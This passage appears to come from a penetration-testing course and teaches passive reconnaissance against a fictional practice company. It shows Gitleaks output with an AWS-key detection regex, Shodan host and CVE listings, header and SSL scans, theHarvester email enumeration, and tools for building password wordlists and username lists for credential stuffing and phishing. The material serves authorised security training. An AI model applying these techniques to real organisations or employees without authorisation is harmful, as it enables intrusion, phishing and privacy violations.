INFO[2019-10-07T11:13:08-04:00] cloning https://github.com/d[REDACTED]f
Enumerating objects: 8, done.
Counting objects: 100% (8/8), done.
Compressing objects: 100% (6/6), done.
Total 30 (delta 0), reused 8 (delta 0), pack-reused 22
{
  "line": "Access key Id: A[REDACTED]A",
  "commit": "9[REDACTED]2",
  "offender": "A[REDACTED]A",
  "rule": "AWS Client ID",
  "info": "(A3T[A-Z0-9] |AKIA|AGPA|AIDA|AROA|AIPA|ANPA|ANVA|ASIA)[A-Z0-9]{16} regex match",
  "commitMsg": "Merge pull request #1 from d[REDACTED]l Update aws",
  "author": "[REDACTED]",
  "email": "[REDACTED]",
  "file": "aws",
  "repo": "s[REDACTED]f",
  "date": "2018-12-13T22:05:32-08:00",
  "tags": "key, AWS",
  "severity": ""
}
    
```

Figure 33: Example Gitleaks Output

Tools that search through source code for secrets, like Gitrob or Gitleaks, generally rely on regular expressions¹⁶³ or entropy¹⁶⁴ based detections to identify potentially useful information. Regular expressions are a predefined search pattern. They are particularly useful for searching through a body of text for variations of commonly used passwords. Entropy-based detection, on the other hand, attempts to find strings that are randomly generated. The idea here is that a long string of random characters and numbers is probably a password. Regardless of how a tool searches for secrets, no tool is perfect and they will miss things that a manual inspection might find.

6.7.1.1 Exercise

1. Search Megacorpone's GitHub repos for interesting or sensitive information.

6.8 Shodan

As we gather information on our target, it is important to remember that traditional websites are just one part of the Internet.

Shodan¹⁶⁵ is a search engine that crawls devices connected to the Internet including but not limited to the World Wide Web. This includes the servers that run websites but also devices like routers and IoT¹⁶⁶ devices.

¹⁶³ (Wikipedia, 2019) https://en.wikipedia.org/wiki/Regular_expression

¹⁶⁴ (Wikipedia, 2019) https://en.wikipedia.org/wiki/Password_strength#Random_passwords


¹⁶⁵ (Shodan, 2019), <https://www.shodan.io/>

¹⁶⁶ (Wikipedia, 2019) https://en.wikipedia.org/wiki/Internet_of_things

To put it another way, Google and other search engines look for web server content, while Shodan searches for Internet-connected devices, interacts with them, and displays information about them.

Although Shodan is not required to complete any material in this module or the labs, it's worth exploring a bit. Before using Shodan we must register a free account, which provides limited access.

Let's start by using Shodan to search for **hostname:megacorpone.com**:



TOTAL RESULTS
25

TOP COUNTRIES
United States 25

TOP SERVICES
SSH 8
NTP 5
HTTP 4
HTTPS 3
DNS 3

TOP ORGANIZATIONS
VOLICO 25

TOP PRODUCTS
OpenSSH 8

38.100.193.84
mail.megacorpone.com
VOLICO
Added on 2019-09-22 07:07:19 GMT
United States, Miami

NTP
protocolversion: 3
stratum: 3
leap: 0
precision: -22
rootdelay: 0.106872558594
rootdisp: 0.0417175292969
refid: 2330755184
reftime: 3778124401.01
poll: 3


38.100.193.84
mail.megacorpone.com
VOLICO
Added on 2019-09-23 06:07:21 GMT
United States, Miami

SSH-2.0-OpenSSH_6.0p1 Debian-3ubuntu1.2
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAQABAAAQCh+Ss32xbNTbbk1XYjUHWwmhVM1y3KBtVwR/fMXeVd6g
Avrnmix6E+hWru/IuWqBTyT+hxGsWpsiML6+xz/7GCh1qDe0VYxeXZ4NOrkupZp17ComHOYQDHZu
YwBXIy0@ALScvI8BfdvEiEvR/orFYeCnvhbdk5QrhUyUb7aDiet6SdPH4BoQKeUzIgsNcMieP75
cOm...
HTTP/1.1 200 OK

Figure 34: Searching MegaCorp One's domain with Shodan

In this case, Shodan lists the IPs, services, and banner information. All of this is gathered passively without interacting with the client's web site.

This information gives us a snapshot of our target's Internet footprint. For example, there are eight servers running SSH and we can drill down on this to refine our results by clicking on SSH under Top Services.



The screenshot shows Shodan search results for the query "hostname:megacorpone.com port:22". There are three main entries listed:

- 38.100.193.84**: mail.megacorpone.com, VOLICO, Added on 2019-11-01 19:56:12 GMT, United States, Miami. It lists the following SSH key information:


```
SSH-2.0-OpenSSH_6.0p1 Debian-3ubuntu1.2
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAQABAAQCh+Ss32xbNTbbk1XYjUHWVmEHVM1y3KBtVwR/fMXeVd6g
Avrnmx6E+hWru/IuWqBTyT+hxGsWpsiML6+xz/7GCxh1qDe0VYxeXZ4NOrkupZpi7ComHOYQDHZu
YwBXIyPm@ALScvI8BfdvEiEvR/orFYeCnfvfdk5QrhUyUb7aDIet6SdPH4BoQKeUzIgsNcMieP75
cOm...
```
- 38.100.193.89**: siem.megacorpone.com, VOLICO, Added on 2019-11-10 05:16:19 GMT, United States, Miami. It lists the following SSH key information:


```
SSH-2.0-OpenSSH_6.0p1 Debian-3ubuntu1.2
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAQABAAQCh+Ss32xbNTbbk1XYjUHWVmEHVM1y3KBtVwR/fMXeVd6g
Avrnmx6E+hWru/IuWqBTyT+hxGsWpsiML6+xz/7GCxh1qDe0VYxeXZ4NOrkupZpi7ComHOYQDHZu
YwBXIyPm@ALScvI8BfdvEiEvR/orFYeCnfvfdk5QrhUyUb7aDIet6SdPH4BoQKeUzIgsNcMieP75
cOm...
```
- 38.100.193.90**: ns3.megacorpone.com, VOLICO, Added on 2019-11-10 08:02:27 GMT, United States, Miami. It lists the following SSH key information:


```
SSH-2.0-OpenSSH_6.0p1 Debian-3ubuntu1
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAQABAAQCh+Ss32xbNTbbk1XYjUHWVmEHVM1y3KBtVwR/fMXeVd6g
Avrnmx6E+hWru/IuWqBTyT+hxGsWpsiML6+xz/7GCxh1qDe0VYxeXZ4NOrkupZpi7ComHOYQDHZu
YwBXIyPm@ALScvI8BfdvEiEvR/orFYeCnfvfdk5QrhUyUb7aDIet6SdPH4BoQKeUzIgsNcMieP75
cOmA...
```

Figure 35: MegaCorp One servers running SSH

Based on Shodan's results, we know exactly which version of OpenSSH is running on each server. If we click on an IP address, we can retrieve a summary of the host.

38.100.193.84 mail.megacorpone.com [View Raw Data](#)

City	Miami
Country	United States
Organization	VOLICO
ISP	Cogent Communications
Last Update	2019-11-09T21:15:36.065320
Hostnames	mail.megacorpone.com
ASN	AS33724

Web Technologies

-  IIS;confidence:50
-  Microsoft ASP.NET
-  Outlook Web App

Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2010-1899	Stack consumption vulnerability in the ASP implementation in Microsoft Internet Information Services (IIS) 5.1, 6.0, 7.0, and 7.5 allows remote attackers to cause a denial of service (daemon outage) via a crafted request, related to asp.dll, aka "IIS Repeated Parameter Request Denial of Service Vulnerability."
CVE-2010-2730	Buffer overflow in Microsoft Internet Information Services (IIS) 7.5, when FastCGI is enabled, allows remote attackers to execute arbitrary code via crafted headers in a request, aka "Request Header Buffer Overflow Vulnerability."

Ports

22 80 123

Services

22
tcp
ssh

OpenSSH Version: 6.0p1 Debian 3ubuntu1.2

```
SSH-2.0-OpenSSH_6.0p1 Debian-3ubuntu1.2
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAQABAAQCh+Ss32xbNTbbk1XYjUHWwmEhVM1y3KB
tVwR/fMxEVd6g
Avrrnx6E+hWru/IuWqBTyT+hxGswpsiML6+xz/7GCxh1qDe0VYxeXZ4N0rkupZpi7Com
HOYQDHZu
YwBXIyPm0ALScvI8BfdvEiEvR/orFYeCnfvfdk50rhUyUb7aDiet6SdPH4BoQKeUzIgs
NcMIeP75
c0mA6GPYXv5URwTeuY6WW1Pi90udo3+46cfCwNcnnew4PoC72bJ+Z0zuHzzAgDcF/VJz
p0lSYcj5
5oBnNyE0lkyaPA42nf46Kau4jnPkf1W7DJ1U2/CbVEmfZzechno2SzFtYHi59AYoM1
Fingerprint: b7:a6:72:41:d9:ee:e9:25:ac:ad:19:47:8f:56:a8:d5
```

Kex Algorithms:

```
ecdh-sha2-nistp256
ecdh-sha2-nistp384
ecdh-sha2-nistp521
diffie-hellman-group-exchange-sha256
diffie-hellman-group-exchange-sha1
diffie-hellman-group14-sha1
diffie-hellman-group1-sha1
```

Server Host Key Algorithms:

```
ssh-rsa
ssh-dss
ecdsa-sha2-nistp256
```

Figure 36: Shodan Host Summary

We can view the ports, services, and technologies used by the server on this page. Shodan will also reveal if there are any published vulnerabilities for any of the identified services or technologies. This information is invaluable when determining where to start when we move to active testing.

6.9 Security Headers Scanner

There are several other specialty websites that we can use to gather information about a website or domain's security posture. Some of these sites blur the line between passive and active information gathering, but the key point for our purposes is that a third-party is initiating any scans or checks.

One such site, *Security Headers*,¹⁶⁷ will analyze HTTP response headers and provide basic analysis of the target site's security posture. We can use this to get an idea of an organization's coding and security practices based on the results.

Let's scan www.megacorpone.com and check the results:

¹⁶⁷ (Scott Helme, 2019), <https://securityheaders.com/>

Scan your site now

Scan
 Hide results Follow redirects

Security Report Summary

	<p>Site: http://www.megacorpone.com/ - (Scan again over https)</p> <p>IP Address: 38.100.193.76</p> <p>Report Time: 23 Sep 2019 15:34:55 UTC</p> <p>Headers: ✗ Content-Security-Policy ✗ X-Frame-Options ✗ X-Content-Type-Options ✗ Referrer-Policy ✗ Feature-Policy</p> <p>Warning: Grade capped at A, please see warnings below.</p>
---	--

Figure 37: Scan results for www.megacorpone.com

The site is missing several defensive headers, such as *Content-Security-Policy*¹⁶⁸ and *X-Frame-Options*.¹⁶⁹ These missing headers are not necessarily vulnerabilities in and of themselves, but they could indicate web developers or server admins that are not familiar with *server hardening*.¹⁷⁰

Server hardening, or secure configuration, is the overall process of securing a server via configuration. This includes things like disabling unneeded services, removing unused services or user accounts, rotating default passwords, setting appropriate server headers, and so forth. We don't need to know all the ins and outs of configuring every type of server, but understanding the concepts and what to look for can help when analyzing servers to determine how best to approach a potential target.

6.10 SSL Server Test

Another scanning tool we can use is the *SSL Server Test* from Qualys SSL Labs.¹⁷¹ This tool analyzes a server's SSL/TLS configuration and compares it against current best practices. It will

¹⁶⁸ (Wikipedia, 2019) https://en.wikipedia.org/wiki/Content_Security_Policy

¹⁶⁹ (Mozilla, 2019, <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options>

¹⁷⁰ (NIST, 2019), <https://csrc.nist.gov/publications/detail/sp/800-123/final>

¹⁷¹ (Qualys, 2019), <https://www.ssllabs.com/ssltest/>

also identify some SSL/TLS related vulnerabilities, such as Poodle¹⁷² or Heartbleed.¹⁷³ Let's scan www.megacorpone.com and check the results:

SSL Report: www.megacorpone.com (38.100.193.76)

Assessed on: Mon, 23 Sep 2019 15:48:05 UTC | HIDDEN | [Clear cache](#)

[Scan Another »](#)




Figure 38: SSL Server Test results for www.megacorpone.com

The results are not as bad as the Security Headers check. However, the weak Diffie-Hellman key exchange, RC4 ciphers, and lack of Forward Secrecy suggest our target is not applying current best practices for SSL/TLS hardening. For example, disabling RC4 ciphers has been recommended for several years¹⁷⁴ due to multiple vulnerabilities. We can use these findings to get an insight on the security practices, or lack thereof, within the target organization.

6.11 Pastebin

Pastebin¹⁷⁵ is a website for storing and sharing text. The site doesn't require an account for basic usage. Many people use Pastebin because it is ubiquitous and simple to use. But since Pastebin is a public service, we can use it to search for sensitive information.


For example, we can use the website for basic searches, or use the API for more advanced uses. Let's search for megacorpone.com:

¹⁷² (Wikipedia, 2019) <https://en.wikipedia.org/wiki/POODLE>

¹⁷³ (Wikipedia, 2019) <https://en.wikipedia.org/wiki/Heartbleed>

¹⁷⁴ (Microsoft Security Response Center, 2013), <https://msrc-blog.microsoft.com/2013/11/12/security-advisory-2868725-recommendation-to-disable-rc4/>

¹⁷⁵ (Pastebin, 2019), <https://pastebin.com/>



The screenshot shows a search results page for 'megacorpone.com' on Pastebin. The results are as follows:

- Trying Zone Transfer for megacorpone.com on ns2.megacorpone ...**
<https://pastebin.com/d7anuWdz>
May 16, 2019 ... Trying Zone Transfer for megacorpone.com on ns2.megacorpone.com ... megacorpone.com. 259200 IN SOA (megacorpone.com . 259200 IN ...
- Pentesting 1 Information gathering - Pastebin.com**
<https://pastebin.com/qLtw9eT>
Jun 8, 2018 ... host -t mx megacorpone.com. Find IP address for server. host www.megacorpone .com. Forward DNS Lookup. Determine IPs of hostnames.
- dc506 - Pastebin.com**
<https://pastebin.com/uVLfCpbd>
Jan 12, 2018 ... proxy. router. for ip in \$(cat list.txt); do host \$ip.megacorpone.com; done. host -t ns megacorpone.com - NS. host -t mx megacorpone.com - MX.
- bin/bash do host -t ns megacorpone.com | host**
<https://pastebin.com/DGvPQg>
Nov 13, 2014 ... host -t ns megacorpone.com | host -l;. done. RAW Paste Data. #!/bin/bash do host -t ns megacorpone.com cookies for ...
- none - Pastebin.com**

On the right side, there is a sidebar titled 'Public Pastes' showing a list of ten 'Untitled' pastes, each with a timestamp from 0 sec ago to 40 sec ago. Below the sidebar is a 'hosted by **steadfast**' logo.

Figure 39: Searching Pastebin

There are only ten results, but some of them look very familiar. We might not find any new information here on MegaCorp One but we shouldn't overlook searching Pastebin on future information gathering efforts.

6.12 User Information Gathering

In addition to gathering information about our target organization's resources, we can also gather information about the organization's employees. Our purpose for gathering this information is to compile user or password lists, build pretexting for social engineering, augment phishing campaigns or client-side attacks, execute *credential stuffing*,¹⁷⁶ and much more. However, the rules of engagement vary for each penetration test. Some penetration tests may be limited to purely technical testing without any social engineering aspects. Other engagements may have few or no restrictions.

Some of the following methods will overlap with those already discussed in previous sections, but we'll go deeper into a few tools specific to user enumeration.

We do need to exercise some caution when we start gathering information on users. As we mentioned in our story about "David" in this module's introduction, our goal is to improve our client's security posture, not necessarily to get any one person fired. Similarly, we don't want to break any laws. A company can only authorize a test against their own systems. Employees' personal devices, third party email, and social media accounts usually fall outside this authorization.

¹⁷⁶ (Wikipedia, 2019) https://en.wikipedia.org/wiki/Credential_stuffing

6.12.1 Email Harvesting

Let's begin our user information gathering with some basic email harvesting. In this case, we will use *theHarvester*,¹⁷⁷ which gathers emails, names, subdomains, IPs, and URLs from multiple public data sources.

For example, we can run theHarvester with **-d** to specify the target domain and **-b** to set the data source to search:

```
kali@kali:~$ theharvester -d megacorpone.com -b google
...
[-] Starting harvesting process for domain: megacorpone.com

[-] Searching in Google:
    Searching 0 results...
    Searching 100 results...
    Searching 200 results...
    Searching 300 results...
    Searching 400 results...
    Searching 500 results...

Harvesting results
No IP addresses found

[+] Emails found:
-----
joe@megacorpone.com
mcarlow@megacorpone.com
first@megacorpone.com

[+] Hosts found in search engines:
-----
Total hosts: 13

[-] Resolving hostnames IPs...
-----
Ns1.megacorpone.com:38.100.193.70
Siem.megacorpone.com:38.100.193.89
admin.megacorpone.com:38.100.193.83
beta.megacorpone.com:38.100.193.88
fs1.megacorpone.com:38.100.193.82
intranet.megacorpone.com:38.100.193.87
mail.megacorpone.com:38.100.193.84
mail2.megacorpone.com:38.100.193.73
ns1.megacorpone.com:38.100.193.70
ns2.megacorpone.com:38.100.193.80
url.megacorpone.com:empty
www.megacorpone.com:38.100.193.76
www2.megacorpone.com:38.100.193.79
```

Listing 209 - Running theHarvester on megacorpone.com

¹⁷⁷ (Christian Martorella, 2019), <https://github.com/laramies/theHarvester>

We found some email addresses, one of which, “first@megacorpone.com”, appears to be new to us. We have also found some new subdomains of megacorpone.com. Let’s add these to our notes as well.

This is a good reminder that information gathering is not always a neat, linear process. We may be looking for information on users and find something else about our target. This is one reason it’s important to keep good notes.

6.12.1.1 Exercises

1. Use theHarvester to enumerate emails addresses for megacorpone.com.
2. Experiment with different data sources (-b). Which ones work best for you?

6.12.2 Password Dumps

Malicious hackers often dump breached credentials on Pastebin or other less reputable websites.¹⁷⁸ These password dumps can be extremely valuable for generating wordlists. For example, Kali Linux includes the “rockyou” wordlist generated from a data breach in 2009.¹⁷⁹

Checking the email addresses we’ve found during user enumeration against password dumps can turn up passwords we could use in credential stuffing attacks.

6.13 Social Media Tools

Just about all organizations now maintain some sort of presence on *Social Media*.¹⁸⁰ The information a company posts can be very useful for us. We could, for example, use this information to identify potential employees and gain more information about the company and its operations. There are various ways to gather this public information with several tools we have already discussed, such as recon-*ng* and theHarvester. Let’s explore a few additional tools.

6.13.1.1 Social-Searcher


*Social-Searcher*¹⁸¹ is a search engine for social media sites. A free account will allow a limited number of searches per day. *Social-searcher* can be a quick alternative to setting up API keys on multiple more specialized services.

¹⁷⁸ (Troy Hunt, 2019), <https://haveibeenpwned.com/PwnedWebsites>

¹⁷⁹ (Wikipedia, 2019) https://en.wikipedia.org/wiki/RockYou#Data_breach

¹⁸⁰ (Wikipedia, 2019) https://en.wikipedia.org/wiki/Social_media

¹⁸¹ (*Social Searcher*, 2019), <https://www.social-searcher.com>



The screenshot shows the Social Searcher interface. At the top, there's a search bar with 'megacorpone.com' typed in, and a green 'SEARCH SETTINGS' button. Below the search bar, there are analytics: 'Mentions: 20', 'Users: 10', and 'Sentiment: 5.2'. A blue banner at the top right says 'Enable monitoring to start collecting all mentions history and get live notifications' with a 'DETAILED STATISTICS' button. On the left, a 'SEARCH TIPS' box suggests selecting a language. The main area displays five search results cards:

- www.megacorpone.co m** (Posted 19:38 22 Sep 2019): We Do. MegaCorp One is in a unique position of being able to offer ground-breaking technologies without the exhaustive research and development required to ... [MegaCorp One - Nanotechnology Is the Future](#)
- www.megacorpone.co m** (Posted 19:38 22 Sep 2019): Name: Joe Sheer, Title: CEO Email: joe@megacorpone.com. Name: Mike Carlow, Title: VP Of Legal Email: [...link](#)
- www.offensive-security.com** (Posted 19:38 22 Sep 2019): Penetration Test Report. [...link](#)
- www.megacorpone.co m** (Posted 19:38 22 Sep 2019): MegaCorp One specializes in disruptive innovation in the nanotechnology industry. We are responsible for industry defining standards in the medical, electronic, ... [About Us - MegaCorp One](#)
- github.com** (Posted 19:38 22 Sep 2019): MegaCorp One is well known as the most advanced Nanotechnoloav company in the [...](#)

Figure 40: Using Social Searcher

The search results will include information posted by the target organization and what people are saying about it. Among other things, this can help us determine what sort of footprint and coverage an organization has on social media. Once we've done this, we may choose to move on to using site-specific tools.

6.13.2 Site-Specific Tools

There are two site-specific tools that we may want to familiarize ourselves with.

*Twofi*¹⁸² scans a user's Twitter feed and generates a personalized wordlist used for password attacks against that user. While we will not run any attacks during passive information gathering, we can run this tool against any Twitter accounts we have identified to have a wordlist ready when needed. Twofi requires a valid Twitter API key.

*linkedin2username*¹⁸³ is a script for generating username lists based on LinkedIn data. It requires valid LinkedIn credentials and depends on a LinkedIn connection to individuals in the target organization. The script will output usernames in several different formats.

6.13.2.1 Exercise

1. Use any of the social media tools previously discussed to identify additional MegaCorp One employees.

6.14 Stack Overflow

*Stack Overflow*¹⁸⁴ is a website for developers to ask and answer coding related questions.

¹⁸² (Robin Wood, 2019), <https://digi.ninja/projects/twofi.php>

¹⁸³ (initstring, 2019), <https://github.com/initstring/linkedin2username>

The site's value from an information gathering perspective is in looking at the types of questions a given user is asking or answering. If we can reasonably determine a user on Stack Overflow is also an employee of our target organization, we may be able to infer some things about the organization based on the employee's questions and answers.

For example, if we found a user that is always asking and answering questions about Python, it would be reasonable to assume they use that programming language on a daily basis, and it would likely be used at the organization where they are employed.

Even worse, if we find employees discussing sensitive information such as vulnerability remediation on these types of forums, we could discover unpatched vulnerabilities during this phase.

6.15 Information Gathering Frameworks

We will wrap up this module by briefly mentioning two additional tools that incorporate many of the techniques that we have discussed and add additional functionality. These tools are generally too heavy for the work we will do in the labs, but they are valuable during real-world assessments.

6.15.1 OSINT Framework

The *OSINT Framework*¹⁸⁵ includes information gathering tools and websites in one central location. Some tools listed in the framework cover more disciplines than information security.

OS-555454 Ryan Dolan

¹⁸⁴ (Stack Exchange, 2019), <https://stackoverflow.com/>

¹⁸⁵ (Justin Nordine, 2019, <https://osintframework.com/>)

